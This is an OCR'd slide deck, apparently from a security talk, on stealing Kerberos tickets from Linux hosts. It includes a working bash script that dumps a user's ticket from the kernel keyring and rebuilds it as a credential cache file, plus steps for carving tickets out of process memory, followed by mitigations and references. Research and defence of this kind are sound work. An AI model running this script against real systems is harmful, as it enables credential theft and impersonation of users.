
1. Find the right keyring
2. Dump the credential fragments
3. Rebuild them as file
4. ???
5. Profit

Query Kernel Keyring II


```
#!/bin/bash

keyring_name="u_name"
krb_keyring=$(keyctl search @s "keyring" "_krb_${keyring_name}" 0)
keyring=$(keyctl search ${krb_keyring} "keyring" "${keyring_name}" 0)
key_components=( $(keyctl rlist ${keyring}) )

tmp_dir=$(mktemp -d)
for i in ${!key_components[@]}; do
    SPN="$(keyctl rdescribe ${key_components[${i}]} | rev | cut -d';' -f1 | rev)"
    keyctl pipe "${key_components[${i}]}" > "${tmp_dir}/${SPN}.bin"
done

cat ccache_header_data > krb5cc_$(id -u)
cat ${tmp_dir}/__krb5_princ__.bin >> krb5cc_$(id -u)
find ${tmp_dir} -name "*krbtgt*" -exec cat {} \; >> krb5cc_$(id -u)
rm -rf ${tmp_dir}
```

Dumping Process Memory

1. Create process containing ticket
2. Dump its memory
3. Find the encrypted blocks
4. Extract them
5. Transplant them into a file



Demo



Demo

DEMO

Praise be to Cthulhu!

Wrapping Up

Conclusion

Password

File Ticket

Keyring Ticket

Process Ticket

Conclusion

Password ✓

File Ticket

Keyring Ticket

Process Ticket

Conclusion

Password ✓

File Ticket ✓

Keyring Ticket

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Password ✓
File Ticket ✓
Keyring Ticket ✓
Process Ticket ✓

Tickets can be stolen :(

Mitigations

Password:	Absolute path, secure path
File Ticket:	Don't use it!
Keyring Ticket:	Choose the most shorted lived keyring
Process Ticket:	RAM encryption?

Extensions

- Automate Acquisition of tickets from process memory
- Extend to every keyring type

Questions?

References

- Emmanuel Bouillon.
  Taming the beast: Assess kerberos-protected networks, 2009.
- Benjamin Delpy.
  Mimikatz.
  https://github.com/gentilkiwi/mimikatz, 2014.